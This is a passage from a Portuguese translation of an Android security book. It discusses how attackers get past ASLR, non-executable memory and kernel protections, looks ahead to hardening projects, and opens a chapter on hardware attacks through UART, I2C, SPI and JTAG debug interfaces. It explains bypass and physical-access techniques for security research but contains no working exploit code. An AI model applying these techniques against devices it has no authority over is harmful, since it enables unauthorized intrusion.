Em seguida, os invasores podem tirar proveito das vulnerabilidades de vazamento de informações para determinar o layout do espaço de endereço de um processo. Essa técnica é anterior à própria atenuação do ASLR, mas só se tornou popular recentemente.

Por fim, os invasores podem tirar proveito do fato de que a randomização ocorre quando um processo é iniciado, mas não quando um programa usa a chamada de sistema `fork`. Ao usar `fork`, o layout do espaço de endereço do novo processo será idêntico ao do original. Um exemplo desse paradigma no Android é o Zygote. O design do Zygote usa essa técnica para poder iniciar aplicativos, que têm um espaço de endereço grande, compartilhado e pré-preenchido, com uma sobrecarga muito baixa. Devido a esse fato, qualquer aplicativo Android em um dispositivo pode ser usado para vazar endereços de memória que podem ser usados posteriormente para executar um ataque bem-sucedido. Por exemplo, um aplicativo malicioso pode enviar informações de endereço de memória para um site remoto, que posteriormente usa essas informações para explorar de forma confiável a corrupção de memória no navegador do Android. Apesar de ser um desafio para os desenvolvedores de exploits, esses e outros métodos continuam viáveis para superar a ASLR.

Superação das proteções de execução de dados

Embora impedir a execução de dados dificulte a exploração, seu verdadeiro potencial não foi totalmente percebido até que fosse combinado com o ASLR completo. A superação dessa proteção geralmente depende de uma região de memória que contenha dados executáveis em um endereço previsível no espaço de endereço. Na ausência dessa região, os invasores podem explorar problemas de vazamento de informações para descobrir onde está o código executável. Usando a Programação Orientada a Retorno (ROP), discutida mais detalhadamente no Capítulo 9, um invasor pode juntar partes do código para atingir seu objetivo. Considerando todos os aspectos, essa técnica de atenuação é tão forte quanto o ASLR com o qual ela é combinada.

Superando as proteções do kernel

Vários mecanismos de proteção do kernel são facilmente contornados. Lembre-se de que o `kptr_restrict` e o `dmesg_restrict` têm como objetivo ocultar informações confidenciais sobre o espaço de endereço do kernel de um invasor local. Além disso, lembre-se de que os dispositivos Android dependem de um kernel pré-compilado incorporado à partição de inicialização. Sem o ASLR no nível do kernel, descobrir o endereço do kernel das principais funções e estruturas de dados é tão fácil quanto obter e inspecionar a imagem do kernel do dispositivo de destino. Qualquer pessoa pode obter essa imagem simplesmente extraíndo-a de uma imagem de fábrica, de uma atualização over-the-air ou de um dispositivo em sua posse.

Mesmo com o ASLR em nível de kernel implementado, esse problema permanece. Nesse caso, um invasor poderia encontrar objetos importantes do kernel descobrindo o endereço base do kernel e combinando-o com dados da imagem do kernel. Acredita-se que a descoberta da base do kernel seja facilmente

realizada usando ataques de tempo de cache. Embora o uso de um

O kernel personalizado corrige esse problema, mas não é uma solução viável para todos os dispositivos. Especificamente, o uso de um kernel personalizado não é possível em dispositivos com carregadores de inicialização bloqueados. Além desse obstáculo, a maioria dos consumidores não tem o desejo, o tempo ou a experiência técnica para criar um kernel personalizado. Imagens de kernel previsíveis e fáceis de obter facilitam a superação das proteções contra vazamento de endereços do kernel.

Mesmo diante de todas as técnicas de atenuação implementadas nos sistemas modernos, os invasores não se intimidam. Cada técnica de atenuação, quando considerada isoladamente, tem pontos fracos que são facilmente superados. Mesmo quando combinadas, o que realmente torna os ataques mais difíceis, os invasores conseguem encontrar maneiras de atingir seus objetivos. No entanto, essas técnicas de atenuação aumentam os custos, complicam as coisas e até impedem que muitas vulnerabilidades sejam aproveitadas. É provável que a exploração se torne ainda mais difícil no futuro, à medida que novas técnicas de atenuação forem pesquisadas, desenvolvidas e implantadas.

Olhando para o futuro

Embora seja impossível saber exatamente o que o futuro nos reserva, está claro que a equipe de segurança do Android investe muito em pesquisa, desenvolvimento e implementação de atenuações de explorações. É provável que vários projetos oficiais já em andamento sejam incluídos em uma versão futura do Android. Trabalhos adicionais para fortalecer o ARM Linux, e até mesmo o Android especificamente, poderão ser adotados. Além disso, os sistemas operacionais de PC, como Linux e Windows, incluem uma variedade de técnicas promissoras. Independentemente de quais atenuações forem escolhidas para inclusão, é quase certo que outras atenuações de exploração serão implementadas no Android.

Projetos oficiais em andamento

Ao pesquisar as técnicas de atenuação existentes no Android, descobrimos um tiquete que indica que o Google pode estar investigando um sandboxing mais granular. Embora o Android use uma forma de sandboxing, ela é bastante grosseira. O tiquete, que pode ser encontrado em <https://code.google.com/p/chromium/issues/detail?id=166704>, rastreia a implementação da sandbox seccomp-bpf no Android. Esse mecanismo permite ativar e desativar a funcionalidade fornecida pelo kernel em uma base por processo. Ele já é utilizado no Chrome OS e no navegador Chromium no Linux. Não está claro se esse método será implementado no Android. Mesmo que seja implementado, não está claro se ele será usado pelo próprio Android ou apenas pelo navegador Chrome para Android.

Esforços de proteção do kernel da comunidade

Além dos esforços oficiais do Google, vários projetos comunitários de código

aberto têm como objetivo fortalecer ainda mais o kernel do Linux. Isso inclui alguns projetos dentro da comunidade

O kernel do Linux upstream em si e vários de partes independentes. Não está claro se eles chegarão a uma versão oficial do Android, mas ainda servem como uma possibilidade do que o futuro pode trazer.

Nos últimos anos, Kees Cook vem tentando incluir as proteções de link do sistema de arquivos no código-fonte oficial do kernel do Linux. Foi só recentemente, com o lançamento do Linux 3.6, que ele finalmente alcançou seu objetivo. Essas proteções têm duas vertentes. Primeiro, os links simbólicos são verificados para garantir que determinados critérios sejam atendidos. Para citar a mensagem de confirmação de Kees:

A solução é permitir que os links simbólicos sejam seguidos somente quando estiverem fora de um diretório fixo gravável em todo o mundo, ou quando o uid do link simbólico e do seguidor coincidirem, ou quando o proprietário do diretório coincidir com o proprietário do link simbólico.

A imposição dessas restrições evita ataques de links simbólicos, inclusive os explorados por várias ferramentas de root do Android. Em segundo lugar, os usuários sem privilégios não podem mais criar hard links para arquivos que não lhes pertencem ou que não podem acessar. Juntas, essas proteções tornam impossível a exploração de vários ataques baseados no sistema de arquivos. Infelizmente, nenhum dispositivo Android vem com o kernel 3.6 até o momento em que este artigo foi escrito. Os futuros dispositivos que o fizerem provavelmente incluirão e habilitarão essa proteção.

De tempos em tempos, fala-se sobre a implementação do ASLR do kernel na comunidade de desenvolvedores do kernel do Linux. Os sistemas operacionais modernos, como Windows, Mac OS X e iOS, já utilizam essa técnica. Conforme mencionado anteriormente na seção "Superando mitigações de explorações", essa técnica oferece relativamente pouca proteção contra ataques locais. No entanto, ela dificultará a execução bem-sucedida de ataques remotos. É provável que essa proteção seja implementada no kernel upstream do Linux e, posteriormente, nos dispositivos Android.

No espaço do PC, as mais recentes atenuações incluem as tecnologias Supervisor Mode Access Protection (SMAP) e Supervisor Mode Execution Protection (SMEP) baseadas em hardware da Intel. Essas tecnologias visam impedir que o código do espaço do kernel acesse ou execute dados que estejam no espaço do usuário. Os processadores ARM modernos também incluem vários recursos que podem ser usados para implementar proteções semelhantes. Brad Spangler, pesquisador de longa data do kernel e mantenedor do projeto grsecurity, desenvolveu e lançou vários patches de proteção para o kernel ARM Linux em seu site. Eles incluem as proteções UDEREF e PXN, que são semelhantes ao SMAP e ao SMEP, respectivamente. Embora essas proteções sejam interessantes, atualmente não há nenhuma indicação de que elas serão implantadas em futuros dispositivos Android.

Um outro esforço merece ser mencionado aqui. A Subreption anunciou seu projeto SAFEDROID patrocinado pela Defense Advanced Research Projects Agency (DARPA) em setembro de 2012. Os objetivos desse projeto incluem melhorar o ASLR, fortalecer o heap do kernel e melhorar as proteções de memória entre o

espaço do kernel e o espaço do usuário. Esses objetivos, embora agressivos, são admiráveis. Elas representariam um desafio significativo para a exploração do kernel. Infelizmente, o projeto não parece ter se concretizado até o momento em que este artigo foi escrito.

Um pouco de especulação

Além dos projetos mencionados anteriormente, há outras medidas de proteção que podem ser implementadas. A aplicação de assinatura de código é uma técnica usada no iOS que se mostrou bastante eficaz para impedir o desenvolvimento de explorações. Embora a adoção de uma aplicação rigorosa no Android tenha um efeito semelhante, é improvável que seja adotada porque isso também afetaria negativamente a natureza aberta da comunidade de desenvolvimento de aplicativos do Android. Embora a biblioteca `safe_iop` tenha sido incluída desde o início, o uso da biblioteca no Android é muito escasso. Aumentar o uso dessa biblioteca é a próxima etapa lógica para fortalecer o Android. É impossível prever o futuro das atenuações do Android com absoluta certeza. Somente o tempo dirá quais técnicas de atenuação adicionais, se houver, serão incorporadas ao Android.

Resumo

Este capítulo explorou o conceito de atenuações de exploração e como elas se aplicam ao sistema operacional Android. Ele explicou que a implementação de técnicas de atenuação exige alterações no hardware, no kernel do Linux, na biblioteca Bionic C, na cadeia de ferramentas do compilador ou em alguma combinação de componentes. Para cada uma das técnicas de atenuação abordadas, foram incluídas informações básicas, objetivos de implementação e histórico do Android. Foi apresentada uma tabela de resumo, detalhando o histórico do suporte a mitigações no Android. O capítulo discutiu métodos para desativar e superar intencionalmente as técnicas de atenuação de exploração. Por fim, foi analisado o que o futuro pode reservar para as atenuações de exploração no Android.

O próximo capítulo discute ataques contra o hardware de sistemas incorporados, como dispositivos Android. Ele examina as ferramentas e técnicas usadas para atacar o hardware e o que é possível fazer quando esses ataques são bem-sucedidos.

Ataques de hardware

A portabilidade e a versatilidade do Android em uma ampla gama de plataformas de hardware móvel o tornaram extremamente bem-sucedido no espaço móvel, quase ao ponto da onipresença. Sua portabilidade e flexibilidade também é um fator que está levando o Android a se tornar o sistema operacional preferido para outros tipos de sistemas incorporados. O Android é aberto, altamente personalizável e relativamente fácil de desenvolver rapidamente interfaces de usuário visualmente atraentes. Isso é especialmente verdadeiro quando comparado às opções padrão anteriores do setor, como o Linux incorporado básico e os sistemas operacionais proprietários ou em tempo real. Como o novo padrão de fato para uma variedade de novos tipos de dispositivos incorporados, o Android está em leitores eletrônicos, sistemas de entretenimento set-top, sistemas de entretenimento a bordo de companhias aéreas, televisores "inteligentes", sistemas de controle climático e sistemas de ponto de venda. (Com o Android alimentando esses tipos de dispositivos, seríamos negligentes se não abordássemos pelo menos algumas técnicas simples de ataque e engenharia reversa do hardware desses dispositivos.

Como vetor de ataque, o acesso físico ao hardware é geralmente visto como "fim de jogo" e de baixa ameaça do ponto de vista da modelagem tradicional de riscos e ameaças. No entanto, em muitos casos, técnicas "físicas" podem ser empregadas para realizar pesquisas de vulnerabilidade que tenham maior impacto. Por exemplo, considere uma conexão

a uma porta de depuração desprotegida em um roteador ou switch. Com o acesso adequado, isso daria a um invasor a liberdade de encontrar chaves de criptografia incorporadas ou vulnerabilidades exploráveis remotamente. O acesso físico ao dispositivo também significa que um invasor pode remover chips para fazer engenharia reversa. Esses resultados podem ter um impacto mais amplo do que os poucos dispositivos que foram sacrificados durante a pesquisa. Este capítulo discute algumas ferramentas e técnicas simples destinadas a reduzir a barreira de entrada da pesquisa de segurança de dispositivos incorporados com foco em hardware. Com acesso físico a um dispositivo-alvo, você pode usar essas técnicas simples para obter o software que ele contém ou para atacar o software por meio de interfaces de hardware. Depois de superar o obstáculo do hardware, muitas técnicas de exploração baseada em software e de engenharia reversa se aplicam novamente. Isso pode incluir o uso de um desmontador para procurar vulnerabilidades no firmware ou a descoberta de um analisador de protocolo proprietário para dados que chegam em uma interface de hardware como o Universal Serial Bus (USB). Essas técnicas são muito simples e não se aprofundam em tópicos essenciais de engenharia elétrica. Embora a maioria dessas técnicas - como depuração, monitoramento de barramento e emulação de dispositivo - seja relativamente passiva, algumas são um pouco mais destrutivas para o dispositivo de destino.

Interface com dispositivos de hardware

A primeira coisa que você pode querer fazer como engenheiro reverso ou pesquisador de vulnerabilidades é enumerar as formas de interface (em um nível físico) com o dispositivo de destino. Há alguma interface exposta no dispositivo? Há portas ou receptáculos para coisas como USB ou cartões de memória? Discutiremos algumas dessas interfaces familiares mais adiante neste capítulo, mas, por enquanto, esta seção discute algumas das coisas que você pode encontrar depois de abrir a caixa de um dispositivo e ver a placa de circuito impresso (PCB). Antes de entrarmos em exemplos e casos de teste, a seção descreve um pouco sobre as interfaces de hardware mais comuns encontradas nos dispositivos.

Interfaces seriais UART

As interfaces UART (Universal Asynchronous Receiver/Transmitter, receptor/transmissor assíncrono universal) são, de longe, a interface mais comum para saída de diagnóstico e depuração de dispositivos incorporados. As interfaces seriais UART podem implementar um dos vários padrões de comunicação (RS-232, RS-422, RS-485, EIA e assim por diante). Esses padrões de comunicação apenas determinam detalhes como as características dos sinais (ou seja, o que significam os diferentes sinais - iniciar a transmissão, parar a transmissão, redefinir a conexão etc.). Esses padrões também determinam coisas como o tempo (ou seja, a velocidade com que os dados devem ser transmitidos) e, em alguns casos, o tamanho e a descrição dos dados.

conectores. Se você quiser saber mais sobre os diferentes tipos de UART, a Internet é uma excelente fonte desses padrões muito antigos e bem documentados. Por enquanto, no entanto, o ponto mais relevante é que esses tipos de interfaces são extremamente comuns em dispositivos incorporados.

Por que a UART é tão comum? Ela oferece uma maneira simples de transferir dados diretamente de e para controladores e microprocessadores sem a necessidade de passar por um hardware intermediário que é muito complexo para ser incluído de forma barata em um microprocessador. A Figura 13-1 mostra uma interface UART que se conecta diretamente a uma unidade central de processamento (CPU).




Figura 13-1: UART serial conectada diretamente a uma CPU

UART As interfaces seriais são muito anteriores às placas de vídeo dedicadas, às portas de teclado/mouse e às placas de interface de rede como forma principal de interface com os computadores. Muitos dos primeiros sistemas de computador funcionavam sem teclado, mouse, monitor ou saída de vídeo. Em vez disso, a única interface de controle era uma porta serial que o usuário conectava a um "terminal burro" dedicado (como o Wyse). Durante muitos anos, essa foi a maneira mais comum de acessar o console da linha de comando de um computador: por meio de uma porta serial UART. De fato, muitos conceitos modernos do Unix têm origem nessas primeiras origens. Por exemplo, muitos usuários de Unix e Linux estão familiarizados com o conceito de seus terminais executados em um TTY. Esse termo em si vem de uma época em que a interface com os sistemas Unix era feita por meio de uma conexão serial com um TeleTYpe Writer (daí a abreviação TTY).

As interfaces seriais UART podem ser de muitos tipos diferentes, mas as mais simples podem ser implementadas com apenas três ou quatro fios de conexão. A simplicidade da UART significa que ela é muito barata e leve para ser implementada em um projeto de circuito. Por isso, os consoles UART podem ser encontrados em praticamente todos os circuitos integrados.

muitas vezes sendo incorporados diretamente em produtos SoC (System-on-Chip) criados por fabricantes de equipamentos originais (OEMs).

Em sistemas incorporados, como set-top boxes, a saída de vídeo geralmente é dedicada inteiramente à interface de usuário de alto nível. Além disso, dispositivos como esses podem ter entrada de usuário limitada, como um controle remoto dedicado. Nessas circunstâncias, um produto pronto para o mercado deixa poucas opções para a funcionalidade de depuração de nível inferior. Portanto, é possível imaginar como os desenvolvedores podem achar um console serial UART (oculto no dispositivo) extremamente útil para depuração e diagnóstico. De fato, muitos produtos de consumo deixam essas interfaces expostas e ativadas.

O que significa uma interface serial exposta?

Quer você tenha a capacidade de interagir diretamente com o sistema operacional (SO) incorporado usando um console serial exposto ou a capacidade de interceptar, visualizar, adulterar ou gerar dados em qualquer um desses caminhos de conversação dentro do chip, o efeito é o mesmo: mais superfície de ataque. Como você leu no Capítulo 5, o tamanho da superfície de ataque de um alvo é diretamente proporcional à quantidade de interfaces que ele faz com outros sistemas, códigos, dispositivos, usuários e até mesmo com seu próprio hardware. Estar ciente dessas interfaces amplia sua compreensão da superfície de ataque de uma série de dispositivos, e não apenas daqueles que executam o Android.

UART exposta no Android e no Linux

É comum em sistemas incorporados baseados no Android encontrar portas seriais UART expostas que (quando conectadas corretamente) permitirão o acesso ao console diretamente ao sistema operacional subjacente. Conforme discutido ao longo deste livro, a maneira comum de fazer interface com o Android é por meio do Android Debug Bridge (ADB). No entanto, é bastante comum que os sistemas incorporados baseados no Android (que têm UART exposta) tenham sido compilados com essas opções de tempo de compilação do kernel:

```
CONFIG_SERIAL_MSM
CONFIG_SERIAL_MSM_CONSOLE
```

Então, geralmente o gerenciador de inicialização, como o uBoot e o X-Loader, passará ao kernel as opções de configuração da porta serial por meio de uma opção de tempo de inicialização como a seguinte:

```
"console=ttyMSM2,115200n8"
```

Nesse caso, todas as impressões "stdout", "stderr" e "debug" são encaminhadas para o console serial. Se o dispositivo estiver executando o Android ou o Linux padrão e o login estiver na sequência de inicialização, um prompt de login também será geralmente exibido aqui.

OBSERVAÇÃO Essas definições de configuração são específicas para compilar o Android em um chipset baseado em Qualcomm MSM, mas a ideia é a mesma para todos os chipsets.

Com essas interfaces, geralmente é possível observar a inicialização do dispositivo, imprimir mensagens de depuração e diagnóstico (pense em syslog ou dmesg) ou até mesmo interagir com o dispositivo por meio de um shell de comando. A Figura 13-2 mostra os pinos UART de um decodificador.




Figura 13-2: Pinagem do decodificador

Quando conectados aos pinos apropriados na placa de circuito, os poucos cabos mostrados na Figura 13-2 podem ser usados para acessar um shell de raiz no sistema operacional Android incorporado. Exatamente a mesma técnica, quando aplicada a um modem a cabo popular baseado em Broadcom, revelou um sistema operacional em tempo real personalizado. Embora não houvesse nenhum shell interativo na UART do Broadcom, quando os serviços no endereço IP (Internet Protocol) do dispositivo foram falsificados, as trilhas da pilha foram exibidas na UART, o que acabou informando o processo de exploração. Os pinos da UART para esse dispositivo são mostrados na Figura 13-3.




Figura 13-3: pinagem do Broadcom da Comcast

Esses são apenas dois exemplos simples de nossa própria pesquisa. Essa mesma vulnerabilidade, uma UART desprotegida, foi encontrada em muitos outros dispositivos de forma privada. A Internet está repleta de publicações em blogs e apresentações sobre segurança da informação baseadas inteiramente em UARTs expostas, como hacking de femtocell, hacks de Linksys OpenWRT, vulnerabilidades de modem a cabo e hacks de antenas parabólicas.

Então, como você faz para encontrar essas interfaces de hardware? Como você pode descobrir quais pinos fazem o quê? Você aprenderá algumas técnicas e ferramentas simples sobre como fazer isso na seção "Localizando interfaces de depuração", mais adiante neste capítulo. Antes, porém, você deve ter um pouco de conhecimento sobre os outros tipos de interfaces que também poderá encontrar para poder diferenciá-las.

I²C, SPI e interfaces de um fio

As interfaces seriais UART mencionadas acima são geralmente usadas quando um ser humano precisa interagir com a máquina. No entanto, há protocolos seriais ainda mais simples que podem ser encontrados em praticamente todos os dispositivos incorporados. Ao contrário da UART, esses protocolos seriais surgiram da necessidade de os circuitos integrados (ICs ou "chips") em um determinado circuito se comunicarem entre si. Esses protocolos seriais simples podem ser implementados com pouquíssimos pinos (em alguns casos, com apenas um pino!) e, como tal, permitem que os projetistas de circuitos simplesmente formem o equivalente a redes locais na placa de circuito para que todos os chips possam se comunicar entre si.

Os mais comuns desses protocolos seriais simples são I² C e SPI. I² C ou I2C (pronuncia-se "I squared C") vem de sua abreviação expandida, que é IIC (Inter-Integrated Circuit). SPI vem de Serial Peripheral Interface bus (barramento de interface periférica serial), e One-Wire (1-Wire) deriva seu nome do fato de que requer apenas um fio ou um contato para fornecer energia e o caminho de comunicação.

Antes de continuarmos discutindo como esses protocolos seriais são onipresentes e comuns nos CIIs, é importante ressaltar que não se pode presumir que todos os traços em uma placa de circuito impresso entre os componentes estejam transportando dados seriais. Infelizmente, não é tão simples assim. Muitos CIIs também compartilham dados e fazem interface com outros CIIs da maneira antiga, simplesmente alterando o estado de uma série de pinos (tensão alta ou baixa em relação a alguma norma fixa que representa 1 ou 0 binário, respectivamente). Geralmente, pinos como esses são chamados de GPIO, que significa entrada/saída de uso geral.

Alguns pinos transmitem sinais analógicos e outros digitais. Portanto, nesses casos, você provavelmente precisará entender o protocolo que o CI usa para se comunicar com o mundo externo. Em geral, isso pode ser encontrado simplesmente lendo o manual do CI ou folheando a folha de especificações para obter as pinagens. (Isso entra rapidamente no campo da engenharia elétrica detalhada, que está além do escopo deste livro).

Dito isso, raramente é necessário entrar nesse nível de detalhe graças à onipresença desses protocolos seriais simples. Como esses protocolos seriais simples exigem muito menos complexidade do que a UART, eles podem ser incorporados de forma fácil e econômica em praticamente qualquer CI capaz de emitir dados digitais para alguns de seus pinos. Esses protocolos seriais são comumente encontrados na natureza, implementados em CIIs que fazem praticamente qualquer coisa, incluindo:

- Detecção de inclinação/movimento (acelerômetros)
- Relógios
- Motores de passo
- Servos
- Reguladores de tensão
- Conversores A/D (análogo-digital)
- Monitores de temperatura
- Armazenamento de dados (EEPROM)
- Telas LCD/LED
- Receptores GPS (satélites de posicionamento global)

Como praticamente todos os fabricantes querem que seus CIIs sejam fáceis de interagir, o I² C e o SPI são o padrão para comunicação digital simples. Por exemplo, I C²

A comunicação serial é a forma como os controles do Nintendo Wii se comunicam. O cabo que conecta o controle da Nintendo à unidade da Nintendo o utiliza. SPI e I² C são a forma como a maioria das baterias de notebook informa sua carga restante ao software do notebook. Muitas vezes, a lógica para regular a temperatura, a saída e o estado de uma bateria de notebook é implementada no software do laptop, que controla a bateria por meio do barramento I² C.

Todo cabo/dispositivo VGA, DVI e HDMI tem pinos I² C dedicados que são usados como um canal de comunicação rudimentar entre o dispositivo e a placa de vídeo (ou controlador). A Figura 13-4 mostra os pinos envolvidos na interface I² C dos conectores VGA, HDMI e DVI comuns.




Figura 13-4: Pinos VGA-DVI-HDMI I²C

Quando você conecta um novo monitor ao computador e o computador informa a marca e o modelo exatos, isso ocorre porque ele recebeu essas informações do próprio monitor por meio de dois pinos I² C dedicados no cabo de vídeo.

Até mesmo os cartões MicroSD e SD transferem todos os seus dados por um

barramento serial SPI! É isso mesmo, seu cartão de memória se comunica com seu computador por meio de SPI, um barramento serial simples e flexível.

protocolo serial antigo. A Figura 13-5 mostra os pinos específicos nos conectores MicroSD e SD que estão envolvidos nas comunicações SPI.




Figura 13-5: Os cartões MicroSD e SD usam SPI

Com esses exemplos simples, espero que agora você tenha percebido como esses protocolos seriais são realmente onipresentes. Talvez o exemplo mais relevante de onde esses protocolos são encontrados é que o I² C é comumente encontrado entre o processador de aplicativos e o processador de banda base em smartphones. De fato, ao espionar a comunicação que atravessa o barramento I² C, George Hotz (também conhecido como GeoHot) conseguiu criar o primeiro jailbreak do iPhone. Ao espionar os dados de I² C destinados ao controlador de energia embutido nas baterias do MacBook, o Dr. Charlie Miller conseguiu fazer a engenharia reversa de como os laptops da Apple controlavam suas fontes de energia.

JTAG

JTAG se tornou uma palavra de ordem no mundo da segurança. Provavelmente, todos nós já fomos culpados de usá-la sem entender o que ela realmente significa. Isso ocorre porque o conceito parece tão simples e familiar: é uma maneira de depurar um chip em um computador separado. Mas a realidade é um pouco diferente do que você imagina.

Até agora, você já analisou como os protocolos seriais simples são usados pelos circuitos integrados para se comunicarem entre si e com os periféricos. Você também leu como essas interfaces seriais são frequentemente usadas pelos desenvolvedores para interagir com o sistema operacional e os carregadores de inicialização ou para receber saída de depuração deles. Toda essa interatividade e saída podem ser muito úteis, mas há outra funcionalidade importante de que um desenvolvedor incorporado provavelmente precisará para o desenvolvimento e a implantação bem-sucedidos: a depuração.

A UART depende da execução de código dedicado no dispositivo incorporado para lidar com a interface (ou seja, um shell, um carregador de inicialização interativo etc.). Como um desenvolvedor incorporado pode ter visibilidade do que o processador está fazendo sem que nada seja executado no processador, especialmente antes de o processador iniciar a execução ou enquanto o processador estiver em pausa? Em sistemas incorporados, não é tão simples quanto instalar um depurador de software. Por exemplo, e se o seu alvo estiver executando um sistema operacional em tempo real no qual não há conceito de espaço do usuário ou de vários processos? Se o seu alvo de depuração for algo como um RTOS (sistema operacional em tempo real) ou um executável bare-metal no qual há uma única imagem executável em execução, só há realmente uma outra alternativa: interfaces de depuração de hardware, como JTAG.

Os padrões e as especificações estão além do escopo deste capítulo, mas é importante que você saiba que JTAG se refere ao padrão IEEE 1149.1 "Standard Test Access Port and Boundary Scan Architecture". Esse padrão foi criado graças

a um órgão chamado Joint Test Action Group (JTAG), composto por OEMs e desenvolvedores. O JTAG recebeu o nome desse grupo e não do padrão. Esse é um ponto importante, porque prepara o terreno para concepções errôneas sobre a tecnologia e também sobre seus diversos usos. É importante ter em mente que o JTAG é um padrão bem definido, mas não define como a depuração de software é feita. Essa é a prova de como é um conceito frequentemente citado, mas mal compreendido, nas comunidades de desenvolvedores e de segurança da informação. Quando esses conceitos são compreendidos corretamente, eles permitem que os desenvolvedores e pesquisadores depurem e acessar intrusivamente o software incorporado para encontrar vulnerabilidades.

O mito do JTAG

Talvez o maior equívoco sobre o JTAG seja o fato de ele ser altamente padronizado com relação à depuração de software. O padrão define um caminho de comunicação bidirecional para depuração e gerenciamento. Nesse caso, a palavra "depuração" não tem o mesmo significado que as pessoas que trabalham com software estão familiarizadas

